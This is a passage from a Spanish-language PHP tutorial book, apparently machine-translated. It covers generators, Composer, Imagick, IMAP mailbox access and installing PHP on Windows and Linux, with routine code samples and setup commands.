Esto se debe a que un millón de números aleatorios completos se generan y se devuelven a la vez, en lugar de uno a la vez. Los generadores son una manera fácil de resolver este problema.

Reescribiendo números aleatorios () usando un generador

Nuestra función `randomNumbers()` puede reescribirse para usar un generador.

```
<?php

function randomNumbers(int $length)
{
    for ($i = 0; $i < $length; $i++) {
        // yield tells the PHP interpreter that this value
        // should be the one used in the current iteration.
        yield mt_rand(1, 10);
```

```
    }
}

foreach (randomNumbers(10) as $number) {
    echo "$number\n";
}
```

Usando un generador, no tenemos que construir una lista completa de números aleatorios para regresar de la función, lo que lleva a que se use mucho menos memoria.

Leyendo un archivo grande con un generador.

Un caso de uso común para los generadores es leer un archivo del disco e iterar sobre su contenido. A continuación se muestra una clase que le permite iterar sobre un archivo CSV. El uso de memoria para este script es muy predecible y no fluctuará dependiendo del tamaño del archivo CSV.

```
<?php

class CsvReader
{
    protected $file;

    public function __construct($filePath) {
        $this->file = fopen($filePath, 'r');
    }

    public function rows()
    {
        while (!feof($this->file)) {
            $row = fgetcsv($this->file, 4096);

            yield $row;
        }

        return;
    }
}

$csv = new CsvReader('/path/to/huge/csv/file.csv');

foreach ($csv->rows() as $row) {
    // Do something with the CSV row.
}
```

La palabra clave de rendimiento

Una declaración de `yield` es similar a una declaración de retorno, excepto que en lugar de detener la ejecución de la función y devolverla, el rendimiento devuelve un objeto Generador y detiene la ejecución de la función del generador.

Aquí hay un ejemplo de la función de rango, escrita como un generador:

```
function gen_one_to_three() {
```

```
    for ($i = 1; $i <= 3; $i++) {
        // Note that $i is preserved between yields.
        yield $i;
    }
}
```

Puede ver que esta función devuelve un objeto Generador al inspeccionar la salida de `var_dump` :

```
var_dump(gen_one_to_three())

# Outputs:
class Generator (0) {
}
```

Valores de rendimiento

El objeto Generador se puede iterar sobre una matriz.

```
foreach (gen_one_to_three() as $value) {
    echo "$value\n";
}
```

El ejemplo anterior dará como resultado:

```
1
2
3
```

Rendimiento de valores con claves

Además de generar valores, también puede generar pares clave / valor.

```
function gen_one_to_three() {
    $keys = ["first", "second", "third"];

    for ($i = 1; $i <= 3; $i++) {
        // Note that $i is preserved between yields.
        yield $keys[$i - 1] => $i;
    }
}

foreach (gen_one_to_three() as $key => $value) {
    echo "$key: $value\n";
}
```

El ejemplo anterior dará como resultado:

```
first: 1
second: 2
third: 3
```

Uso de la función send () para pasar valores a un generador

Los generadores están codificados rápidamente y, en muchos casos, son una alternativa delgada a las implementaciones de iteradores pesados. Con la implementación rápida viene una pequeña falta de control cuando un generador debe dejar de generar o si debe generar algo más. Sin embargo, esto se puede lograr con el uso de la función `send()` , lo que permite a la función de solicitud enviar parámetros al generador después de cada ciclo.

```
//Imagining accessing a large amount of data from a server, here is the generator for this:
function generateDataFromServerDemo()
{
    $indexCurrentRun = 0; //In this example in place of data from the server, I just send
feedback everytime a loop ran through.

    $timeout = false;
    while (!$timeout)
    {
        $timeout = yield $indexCurrentRun; // Values are passed to caller. The next time the
generator is called, it will start at this statement. If send() is used, $timeout will take
this value.
        $indexCurrentRun++;
    }

    yield 'X of bytes are missing. </br>';
}

// Start using the generator
$generatorDataFromServer = generateDataFromServerDemo ();
foreach($generatorDataFromServer as $numberOfRuns)
{
    if ($numberOfRuns < 10)
    {
        echo $numberOfRuns . "</br>";
    }
    else
    {
        $generatorDataFromServer->send(true); //sending data to the generator
        echo $generatorDataFromServer->current(); //accessing the latest element (hinting how
many bytes are still missing.
    }
}
```

Resultando en esta salida:

0
1
2
3
4
5
6
7
8
9
X bytes are missing.

Lea Generadores en línea: https://riptutorial.com/es/php/topic/1684/generadores

Capítulo 51: Gerente de dependencia del compositor

Introducción

Composer es el gestor de dependencias más utilizado de PHP. Es análogo a `npm` en Node, `pip` para Python o `NuGet` para .NET.

Sintaxis

- ruta php / a / composer.phar [comando] [opciones] [argumentos]

Parámetros

Parámetro	Detalles
licencia	Define el tipo de licencia que desea utilizar en el Proyecto.
autores	Define los autores del proyecto, así como los detalles del autor.
apoyo	Define los correos de soporte, el canal de irc y varios enlaces.
exigir	Define las dependencias reales, así como las versiones del paquete.
require-dev	Define los paquetes necesarios para desarrollar el proyecto.
sugerir	Define las sugerencias de paquetes, es decir, paquetes que pueden ayudar si se instalan.
carga automática	Define las políticas de carga automática del proyecto.
autoload-dev	Define las políticas de carga automática para el desarrollo del proyecto.

Observaciones

La carga automática solo funcionará para las bibliotecas que especifican información de carga automática. La mayoría de las bibliotecas cumplen y se adherirán a un estándar como PSR-0 o PSR-4 .

Enlaces Útiles

- Packagist : navega por los paquetes disponibles (que puedes instalar con Composer).

- Documentacion oficial
- Guía oficial de introducción

Pocas sugerencias

1. Deshabilita xdebug al ejecutar Composer.
2. No ejecute Composer como `root` . Los paquetes no son de confianza.

Examples

¿Qué es el compositor?

Composer es un gestor de paquetes / dependencias para PHP. Puede usarse para instalar, realizar un seguimiento y actualizar las dependencias de su proyecto. Composer también se encarga de cargar automáticamente las dependencias en las que se basa su aplicación, lo que le permite usar fácilmente la dependencia dentro de su proyecto sin preocuparse de incluirlas en la parte superior de cualquier archivo dado.

Las dependencias para su proyecto se enumeran dentro de un archivo `composer.json` que normalmente se encuentra en la raíz de su proyecto. Este archivo contiene información sobre las versiones requeridas de paquetes para producción y también para desarrollo.

Se puede encontrar un resumen completo del esquema `composer.json` en el sitio web de Composer .

Este archivo se puede editar manualmente usando cualquier editor de texto o automáticamente a través de la línea de comandos a través de comandos como el `composer require <package>` o el `composer require-dev <package>` .

Para comenzar a utilizar compositor en su proyecto, deberá crear el archivo `composer.json` . Puede crearlo manualmente o simplemente ejecutar el `composer init` . Después de ejecutar el `composer init` en su terminal, le pedirá información básica sobre su proyecto: **Nombre del paquete** (*proveedor / paquete* - por ejemplo, `laravel/laravel`), **Descripción** - *opcional* , **Autor** y alguna otra información como Estabilidad mínima, Licencia y Requisitos Paquetes.

La clave `require` en su archivo `composer.json` especifica a Composer de qué paquetes depende su proyecto. `require` toma un objeto que asigna nombres de paquetes (por ejemplo, *monolog / monolog*) a restricciones de versión (por ejemplo, *1.0. **).

```
{
    "require": {
        "composer/composer": "1.2.*"
    }
}
```

Para instalar las dependencias definidas, deberá ejecutar el comando de `composer install` editor y, a continuación, encontrará los paquetes definidos que coincidan con la restricción de `version` suministrada y los descargará en el directorio del `vendor` . Es una convención colocar el código de

un tercero en un directorio llamado `vendor` .

Notará que el comando de `install` también creó un archivo `composer.lock` .

Un `composer.lock` archivo es generado automáticamente por Compositor. Este archivo se usa para rastrear las versiones instaladas actualmente y el estado de sus dependencias. La ejecución de `composer install` instalará los paquetes exactamente en el estado almacenado en el archivo de bloqueo.

Autocarga con compositor

Si bien el compositor proporciona un sistema para administrar las dependencias para proyectos PHP (por ejemplo, de Packagist), también puede servir notablemente como un cargador automático, especificando dónde buscar espacios de nombres específicos o incluir archivos de funciones genéricas.

Comienza con el archivo `composer.json` :

```
{
    // ...
    "autoload": {
        "psr-4": {
            "MyVendorName\\MyProject": "src/"
        },
        "files": [
            "src/functions.php"
        ]
    },
    "autoload-dev": {
        "psr-4": {
            "MyVendorName\\MyProject\\Tests": "tests/"
        }
    }
}
```

Este código de configuración garantiza que todas las clases en el espacio de nombres `MyVendorName\MyProject` se asignen al directorio `src` y todas las clases en `MyVendorName\MyProject\Tests` al directorio de `tests` (en relación con su directorio raíz). También incluirá automáticamente el archivo `functions.php` .

Después de poner esto en su archivo `composer.json` , ejecute la `composer update` en un terminal para que el compositor actualice las dependencias, el archivo de bloqueo y genere el archivo `autoload.php` . Cuando se implementa en un entorno de producción, usaría `composer install --no-dev` . El archivo `autoload.php` se puede encontrar en el directorio del `vendor` que se debe generar en el directorio donde reside `composer.json` .

Usted debe `require` este archivo temprana en un punto de instalación en el ciclo de vida de la aplicación mediante una línea similar a la de abajo.

```
require_once __DIR__ . '/vendor/autoload.php';
```

Una vez incluido, el archivo `autoload.php` se encarga de cargar todas las dependencias que proporcionó en su archivo `composer.json` .

Algunos ejemplos de la ruta de clase a la asignación de directorios:

- `MyVendorName\MyProject\Shapes\Square` ➔ `src/Shapes/Square.php` .
- `MyVendorName\MyProject\Tests\Shapes\Square` ➔ `tests/Shapes/Square.php` .

Beneficios de usar Composer

Composer realiza un seguimiento de las versiones de los paquetes que ha instalado en un archivo llamado `composer.lock` , que está destinado a comprometerse con el control de versiones, de modo que cuando se clone el proyecto en el futuro, simplemente ejecutando `composer install` se descargará e instalará todas las dependencias del proyecto .

Compositor se ocupa de las dependencias de PHP por proyecto. Esto facilita tener varios proyectos en una máquina que dependen de versiones separadas de un paquete PHP.

Compositor rastrea las dependencias que solo están destinadas a los entornos de desarrollo.

```
composer require --dev phpunit/phpunit
```

Composer proporciona un autocargador, lo que facilita enormemente comenzar con cualquier paquete. Por ejemplo, después de instalar Goutte con el `composer require fabpot/goutte` , puede comenzar a usar Goutte en un nuevo proyecto de inmediato:

```
<?php

require __DIR__ . '/vendor/autoload.php';

$client = new Goutte\Client();

// Start using Goutte
```

Composer le permite actualizar fácilmente un proyecto a la última versión permitida por su composer.json. P.EJ. `composer update fabpot/goutte` , o para actualizar cada una de las dependencias de su proyecto: `composer update` .

Diferencia entre "instalación del compositor" y "actualización del compositor"

`composer update`

`composer update` nuestras dependencias según se especifican en `composer.json` .

Por ejemplo, si nuestro proyecto usa esta configuración:

```
"require": {
    "laravelcollective/html": "2.0.*"
}
```

Suponiendo que hayamos instalado la versión `2.0.1` del paquete, la `composer update` ejecución provocará una actualización de este paquete (por ejemplo, a `2.0.2` , si ya se ha publicado).

En detalle la `composer update` :

- Leer `composer.json`
- Elimine los paquetes instalados que ya no sean necesarios en `composer.json`
- Compruebe la disponibilidad de las últimas versiones de nuestros paquetes requeridos.
- Instala las últimas versiones de nuestros paquetes.
- Actualice `composer.lock` para almacenar la versión de los paquetes instalados.

`composer install`

`composer install` todas las dependencias especificadas en el archivo `composer.lock` en la versión especificada (bloqueada), sin actualizar nada.

En detalle:

- Leer el archivo `composer.lock`
- Instala los paquetes especificados en el archivo `composer.lock` .

Cuándo instalar y cuándo actualizar.

- `composer update` se utiliza principalmente en la fase de 'desarrollo', para actualizar nuestros paquetes de proyectos.
- `composer install` se utiliza principalmente en la 'fase de implementación' para instalar nuestra aplicación en un servidor de producción o en un entorno de prueba, utilizando las mismas dependencias almacenadas en el archivo `composer.lock` creado por la `composer update` .

Compositor de comandos disponibles

Mando	Uso
acerca de	Breve información sobre el compositor
archivo	Crear un archivo de este paquete compositor
vistazo	Abre la URL del repositorio del paquete o la página de inicio en su navegador.
limpiar cache	Borra la caché interna del paquete del compositor.
limpiar cache	Borra la caché interna del paquete del compositor.
configuración	Establecer opciones de configuración
crear proyecto	Crear nuevo proyecto desde un paquete en el directorio dado.

Mando	Uso
depende	Muestra qué paquetes hacen que se instale el paquete dado
diagnosticar	Diagnostica el sistema para identificar errores comunes.
volcado-autoload	Vuelca el autoloader
Dumpautoload	Vuelca el autoloader
exec	Ejecutar un script binario / vendedor
global	Permite ejecutar comandos en el directorio del compositor global ($ COMPOSER_HOME).
ayuda	Muestra ayuda para un comando
casa	Abre la URL del repositorio del paquete o la página de inicio en su navegador.
info	Mostrar información sobre paquetes
en eso	Crea un archivo composer.json básico en el directorio actual.
instalar	Instala las dependencias del proyecto desde el archivo composer.lock, si está presente, o recae en el composer.json.
licencias	Mostrar información sobre licencias de dependencias.
lista	Listas de comandos
anticuado	Muestra una lista de paquetes instalados que tienen actualizaciones disponibles, incluida su última versión.
prohíbe	Muestra qué paquetes impiden que se instale el paquete dado
retirar	Elimina un paquete del require o require-dev
exigir	Agrega los paquetes requeridos a tu composer.json y los instala
ejecutar guión	Ejecute los scripts definidos en composer.json.
buscar	Buscar paquetes
auto-actualización	Actualiza composer.phar a la última versión.
auto actualización	Actualiza composer.phar a la última versión.

Mando	Uso
espectáculo	Mostrar información sobre paquetes
estado	Mostrar una lista de paquetes modificados localmente
sugiere	Mostrar sugerencias de paquetes
actualizar	Actualiza tus dependencias a la última versión de acuerdo con composer.json y actualiza el archivo composer.lock.
validar	Valida un composer.json y composer.lock
por qué	Muestra qué paquetes hacen que se instale el paquete dado
Por qué no	Muestra qué paquetes impiden que se instale el paquete dado

Instalación

Puede instalar Composer localmente, como parte de su proyecto, o globalmente como un ejecutable de todo el sistema.

En la zona

Para instalar, ejecute estos comandos en su terminal.

```
php -r "copy('https://getcomposer.org/installer', 'composer-setup.php');"
# to check the validity of the downloaded installer, check here against the SHA-384:
# https://composer.github.io/pubkeys.html
php composer-setup.php
php -r "unlink('composer-setup.php');"
```

Esto descargará `composer.phar` (un archivo de archivo PHP) al directorio actual. Ahora puede ejecutar `php composer.phar` para usar Composer, por ejemplo

```
php composer.phar install
```

Globalmente

Para usar Composer globalmente, coloque el archivo composer.phar en un directorio que sea parte de su `PATH`

```
mv composer.phar /usr/local/bin/composer
```

Ahora puedes usar `composer` cualquier lugar en lugar de `php composer.phar` , por ejemplo

```
composer install
```

Lea Gerente de dependencia del compositor en línea:
https://riptutorial.com/es/php/topic/1053/gerente-de-dependencia-del-compositor

Capítulo 52: Imaginario

Examples

Primeros pasos

Instalación

Usando apt en sistemas basados en Debian

```
sudo apt-get install php5-imagick
```

Usando Homebrew en OSX / macOs

```
brew install imagemagick
```

Para ver las dependencias instaladas usando el método `brew` , visite brewformulas.org/Imagemagick .

Usando lanzamientos binarios

Instrucciones en el sitio web de imagemagick .

Uso

```
<?php

$imagen = new Imagick('imagen.jpg');
$imagen->thumbnailImage(100, 0);
//if you put 0 in the parameter aspect ratio is maintained

echo $imagen;

?>
```

Convertir imagen en base64 String

Este ejemplo es cómo convertir una imagen en una cadena Base64 (es decir, una cadena que puede usar directamente en un atributo `src` de una etiqueta `img`). Este ejemplo utiliza específicamente la biblioteca Imagick (también hay otras disponibles, como GD).

```
<?php
/**
 * This loads in the file, image.jpg for manipulation.
 * The filename path is releative to the .php file containing this code, so
 * in this example, image.jpg should live in the same directory as our script.
 */
$img = new Imagick('image.jpg');
```

```
/**
 * This resizes the image, to the given size in the form of width, height.
 * If you want to change the resolution of the image, rather than the size
 * then $img->resampleimage(320, 240) would be the right function to use.
 *
 * Note that for the second parameter, you can set it to 0 to maintain the
 * aspect ratio of the original image.
 */
$img->resizeImage(320, 240);

/**
 * This returns the unencoded string representation of the image
 */
$imgBuff = $img->getimageblob();

/**
 * This clears the image.jpg resource from our $img object and destroys the
 * object. Thus, freeing the system resources allocated for doing our image
 * manipulation.
 */
$img->clear();

/**
 * This creates the base64 encoded version of our unencoded string from
 * earlier. It is then output as an image to the page.
 *
 * Note, that in the src attribute, the image/jpeg part may change based on
 * the image type you're using (i.e. png, jpg etc).
 */
$img = base64_encode($imgBuff);
echo "<img alt='Embedded Image' src='$img' />";
```

Lea Imaginario en línea: https://riptutorial.com/es/php/topic/7682/imaginario

Capítulo 53: IMAP

Examples

Instalar extensión IMAP

Para usar las funciones IMAP en PHP, necesitará instalar la extensión IMAP:

Debian / Ubuntu con PHP5

```
sudo apt-get install php5-imap
sudo php5enmod imap
```

Debian / Ubuntu con PHP7

```
sudo apt-get install php7.0-imap
```

Distro basado en yum

```
sudo yum install php-imap
```

Mac OS X con php5.6

```
brew reinstall php56 --with-imap
```

Conectando a un buzón

Para hacer cualquier cosa con una cuenta IMAP, primero debes conectarte. Para hacer esto necesitas especificar algunos parámetros requeridos:

- El nombre del servidor o la dirección IP del servidor de correo.
- El puerto que desea conectar en
  - IMAP es 143 o 993 (seguro)
  - POP es 110 o 995 (seguro)
  - SMTP es 25 o 465 (seguro)
  - NNTP es 119 o 563 (seguro)
- Banderas de conexión (ver abajo)

Bandera	Descripción	Opciones	Defecto
`/service=service`	¿Qué servicio utilizar?	imap, pop3, nntp, smtp	imap
`/user=user`	nombre de usuario remoto para iniciar sesión en el servidor		

Bandera	Descripción	Opciones	Defecto
`/authuser=user`	usuario de autenticación remota; Si se especifica, este es el nombre de usuario cuya contraseña se usa (por ejemplo, administrador)		
`/anonymous`	Acceso remoto como usuario anónimo		
`/debug`	Protocolo de registro de telemetría en el registro de depuración de la aplicación.		discapacitado
`/secure`	No transmita una contraseña de texto simple a través de la red		
`/norsh`	no utilice rsh o ssh para establecer una sesión IMAP autentificada previamente		
`/ssl`	Utilice la capa de sockets seguros para cifrar la sesión		
`/validate-cert`	certificados del servidor TLS / SSL		habilitado
`/novalidate-cert`	no valide certificados del servidor TLS / SSL, necesario si el servidor utiliza certificados autofirmados. **USAR CON PRECAUCION**		discapacitado
`/tls`	forzar el uso de start-TLS para cifrar la sesión y rechazar la conexión a servidores que no la admiten		
`/notls`	no haga start-TLS para cifrar la sesión, incluso con servidores que la admitan		
`/readonly`	solicite buzón de correo electrónico de solo lectura abierto (solo IMAP; se ignora en NNTP, y un error con SMTP y POP3)		

La cadena de conexión se verá así:

```
{imap.example.com:993/imap/tls/secure}
```

Tenga en cuenta que si alguno de los caracteres de su cadena de conexión no es ASCII, debe codificarse con utf7_encode ($ cadena) .

Para conectar con el buzón, usamos el comando imap_open que devuelve un valor de recurso que apunta a una secuencia:

```
<?php
$mailbox = imap_open("{imap.example.com:993/imap/tls/secure}", "username", "password");
if ($mailbox === false) {
    echo "Failed to connect to server";
}
```

Listar todas las carpetas en el buzón

Una vez que se haya conectado a su buzón, querrá echar un vistazo al interior. El primer comando útil es imap_list . El primer parámetro es el recurso que adquirió de `imap_open` , el segundo es la cadena de su buzón y el tercero es una cadena de búsqueda difusa (`*` se usa para coincidir con cualquier patrón).

```
$folders = imap_list($mailbox, "{imap.example.com:993/imap/tls/secure}", "*");
if ($folders === false) {
    echo "Failed to list folders in mailbox";
} else {
    print_r($folders);
}
```

La salida debe ser similar a esta

```
Array
(
    [0] => {imap.example.com:993/imap/tls/secure}INBOX
    [1] => {imap.example.com:993/imap/tls/secure}INBOX.Sent
    [2] => {imap.example.com:993/imap/tls/secure}INBOX.Drafts
    [3] => {imap.example.com:993/imap/tls/secure}INBOX.Junk
    [4] => {imap.example.com:993/imap/tls/secure}INBOX.Trash
)
```

Puedes usar el tercer parámetro para filtrar estos resultados de la siguiente manera:

```
$folders = imap_list($mailbox, "{imap.example.com:993/imap/tls/secure}", "*.Sent");
```

Y ahora el resultado solo contiene entradas con `.Sent` en el nombre:

```
Array
(
    [0] => {imap.example.com:993/imap/tls/secure}INBOX.Sent
)
```

Nota : Usar `*` como una búsqueda difusa devolverá todas las coincidencias de forma recursiva. Si usa `%` , solo se mostrarán las coincidencias en la carpeta actual especificada.

Encontrar mensajes en el buzón.

Puede devolver una lista de todos los mensajes en un buzón usando imap_headers .

```
<?php
$headers = imap_headers($mailbox);
```

El resultado es una matriz de cadenas con el siguiente patrón:

```
[FLAG] [MESSAGE-ID])[DD-MM-YYY] [FROM ADDRESS] [SUBJECT TRUNCATED TO 25 CHAR] ([SIZE] chars)
```

Aquí hay una muestra de cómo podría verse cada línea:

```
A     1)19-Aug-2016 someone@example.com Message Subject (1728 chars)
D     2)19-Aug-2016 someone@example.com RE: Message Subject (22840 chars)
U     3)19-Aug-2016 someone@example.com RE: RE: Message Subject (1876 chars)
N     4)19-Aug-2016 someone@example.com RE: RE: RE: Message Subje (1741 chars)
```

Símbolo	Bandera	Sentido
UNA	Contestado	El mensaje ha sido respondido a
re	Eliminado	El mensaje se borra (pero no se elimina)
F	Marcado	El mensaje está marcado / mirado para llamar la atención.
norte	Nuevo	El mensaje es nuevo y no se ha visto.
R	Reciente	El mensaje es nuevo y ha sido visto.
U	No leído	El mensaje no ha sido leído
X	Borrador	Mensaje es un borrador

Tenga en cuenta que esta llamada puede tardar bastante tiempo en ejecutarse y puede devolver una lista muy grande.

Una alternativa es cargar mensajes individuales a medida que los necesite. A cada correo electrónico se le asigna un ID de 1 (el más antiguo) al valor de `imap_num_msg($mailbox)` .

Hay una serie de funciones para acceder a un correo electrónico directamente, pero la forma más sencilla es utilizar `imap_header` que devuelve información de encabezado estructurado:

```
<?php
$header = imap_headerinfo($mailbox , 1);

stdClass Object
(
    [date] => Wed, 19 Oct 2011 17:34:52 +0000
    [subject] => Message Subject
    [message_id] => <04b80ceedac8e74$51a8d50dd$0206600a@user1687763490>
    [references] => <ec129beef8a113c941ad68bdaae9@example.com>
    [toaddress] => Some One Else <someoneelse@example.com>
    [to] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One Else
                    [mailbox] => someonelse
```

```
                    [host] => example.com
                )
        )
    [fromaddress] => Some One <someone@example.com>
    [from] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
                )
        )
    [reply_toaddress] => Some One <someone@example.com>
    [reply_to] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
                )
        )
    [senderaddress] => Some One <someone@example.com>
    [sender] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
                )
        )
    [Recent] =>
    [Unseen] =>
    [Flagged] =>
    [Answered] =>
    [Deleted] =>
    [Draft] =>
    [Msgno] =>    1
    [MailDate] => 19-Oct-2011 17:34:48 +0000
    [Size] => 1728
    [udate] => 1319038488
)
```

Lea IMAP en línea: https://riptutorial.com/es/php/topic/7359/imap

Capítulo 54: Instalación de un entorno PHP en Windows

Observaciones

Los servicios HTTP normalmente se ejecutan en el puerto 80, pero si tiene alguna aplicación instalada como Skype que también utiliza el puerto 80, entonces no se iniciará. En ese caso, debe cambiar el puerto o el puerto de la aplicación en conflicto. Cuando haya terminado, reinicie el servicio HTTP.

Examples

Descargar e instalar XAMPP

¿Qué es XAMPP?

XAMPP es el entorno de desarrollo PHP más popular. XAMPP es una distribución Apache completamente gratuita, de código abierto y fácil de instalar que contiene MariaDB, PHP y Perl.

¿De dónde debería descargarlo?

Descargue la versión XAMPP estable adecuada desde su página de descarga . Elija la descarga según el tipo de sistema operativo (32 o 64 bits y versión de sistema operativo) y la versión de PHP que debe admitir.

La última versión actual es XAMPP para Windows 7.0.8 / PHP 7.0.8 .

O puedes seguir esto:

XAMPP para Windows existe en tres sabores diferentes:

- Instalador (Probablemente el `.exe format` la forma más fácil de instalar XAMPP)
- ZIP (para los puristas: XAMPP como archivo `.zip format` ZIP ordinario)
- 7zip: (para puristas con poco ancho de banda: XAMPP como archivo de `.7zip format` 7zip `.7zip format`)

¿Cómo instalar y dónde debo colocar mis archivos PHP / html?

Instale con el instalador provisto

1. Ejecute el instalador del servidor XAMPP haciendo doble clic en el `.exe` descargado.

Instalar desde el ZIP

1. Descomprima los archivos zip en la carpeta de su elección.
2. XAMPP está extrayendo al subdirectorio `C:\xampp` debajo del directorio de destino seleccionado.
3. Ahora inicie el archivo `setup_xampp.bat` para ajustar la configuración de XAMPP a su sistema.

   Nota: Si elige un directorio raíz `C:\` como destino, no debe iniciar `setup_xampp.bat` .

Postinstalación

Use el "Panel de control de XAMPP" para tareas adicionales, como iniciar / detener Apache, MySQL, FileZilla y Mercury o instalarlos como servicios.

Manejo de archivos


La instalación es un proceso sencillo y una vez que se complete, puede agregar archivos html / php para que se alojen en el servidor en `XAMPP-root/htdocs/` . Luego, inicie el servidor y abra `http://localhost/file.php` en un navegador para ver la página.

Nota: la raíz XAMPP predeterminada en Windows es `C:/xampp/htdocs/`

Escriba una de las siguientes URL en su navegador web favorito:

```
http://localhost/
http://127.0.0.1/
```

Ahora deberías ver la página de inicio de XAMPP.


Apache Friends
XAMPP Apache + M
Welcome to XAMPP for Windows
translation missing: en.You have successfully installed XAMPP on this syst
components. You can find more info in the FAQs section or check the HOW
Start the XAMPP Control Panel to check the server status.
Community
XAMPP has been around for more than 10 years – there is a huge commu
adding yourself to the Mailing List, and liking us on Facebook, following ou
Contribute to XAMPP translation at translate.
Can you help translate XAMPP for other community members? We need y
set up a site, translate.apachefriends.org, where users can contribute tran
Install applications on XAMPP using Bitnami

- WampServer (32 BITS) 3

Proporcionando actualmente:

- Apache: 2.4.18
- MySQL: 5.7.11
- PHP: 5.6.19 y 7.0.4

La instalación es simple, simplemente ejecute el instalador, elija la ubicación y finalícelo.

Una vez hecho esto, puede iniciar WampServer. Luego comienza en la bandeja del sistema (barra de tareas), inicialmente de color rojo y luego se vuelve verde una vez que el servidor está activo.

Puede ir a un navegador y escribir **localhost o 127.0.0.1** para obtener la página de índice de WAMP. Puede trabajar en PHP localmente a partir de ahora almacenando los archivos en `<PATH_TO_WAMP>/www/<php_or_html_file>` y verifique el resultado en `http://localhost/<php_or_html_file_name>`

Instalar PHP y usarlo con IIS

En primer lugar, necesita tener **IIS** (*Internet Information Services*) instalado y ejecutándose en su máquina; IIS no está disponible de forma predeterminada, debe agregar la característica desde el Panel de control -> Programas -> Características de Windows.

1. Descargue la versión de PHP que le guste de http://windows.php.net/download/ y asegúrese de descargar las versiones de PHP sin riesgo de subprocesos (NTS).
2. Extraiga los archivos en `C:\PHP\` .
3. Abra el `Internet Information Services Administrator IIS` .
4. Seleccione el elemento raíz en el panel izquierdo.
5. Haga doble clic en `Handler Mappings` .
6. En el panel lateral derecho, haga clic en `Add Module Mapping` .
7. Configure los valores como este:

```
Request Path: *.php
Module: FastCgiModule
Executable: C:\PHP\php-cgi.exe
Name: PHP_FastCGI
Request Restrictions: Folder or File, All Verbs, Access: Script
```

8. Instale `vcredist_x64.exe` o `vcredist_x86.exe` (Visual C ++ 2012 Redistributable) desde https://www.microsoft.com/en-US/download/details.aspx?id=30679
9. Configure su `C:\PHP\php.ini` , especialmente configure el `extension_dir ="C:\PHP\ext"` .
10. Restablecer IIS: en una consola de comandos de DOS, escriba `IISRESET` .

Opcionalmente, puede instalar el Administrador de PHP para IIS, que es de gran ayuda para configurar el archivo ini y rastrear el registro de errores (no funciona en Windows 10).

Recuerde establecer `index.php` como uno de los documentos predeterminados para IIS.

Si siguió la guía de instalación ahora está listo para probar PHP.

Al igual que Linux, IIS tiene una estructura de directorios en el servidor, la raíz de este árbol es `C:\inetpub\wwwroot\` , aquí está el punto de entrada para todos sus archivos públicos y scripts de PHP.

Ahora use su editor favorito, o simplemente el Bloc de notas de Windows, y escriba lo siguiente:

```
<?php
header('Content-Type: text/html; charset=UTF-8');
echo '<html><head><title>Hello World</title></head><body>Hello world!</body></html>';
```

Guarde el archivo en `C:\inetpub\wwwroot\index.php` utilizando el formato UTF-8 (sin BOM).

Luego abra su nuevo sitio web usando su navegador en esta dirección: http: //localhost/index.php

Lea Instalación de un entorno PHP en Windows en línea:
https://riptutorial.com/es/php/topic/3510/instalacion-de-un-entorno-php-en-windows

Capítulo 55: Instalación en entornos Linux / Unix

Examples

Instalación de línea de comandos utilizando APT para PHP 7

> Esto solo instalará PHP. Si desea entregar un archivo PHP a la web, también necesitará instalar un servidor web como Apache , Nginx , o usar el servidor web incorporado de *PHP* (*php versión 5.4+*).
>
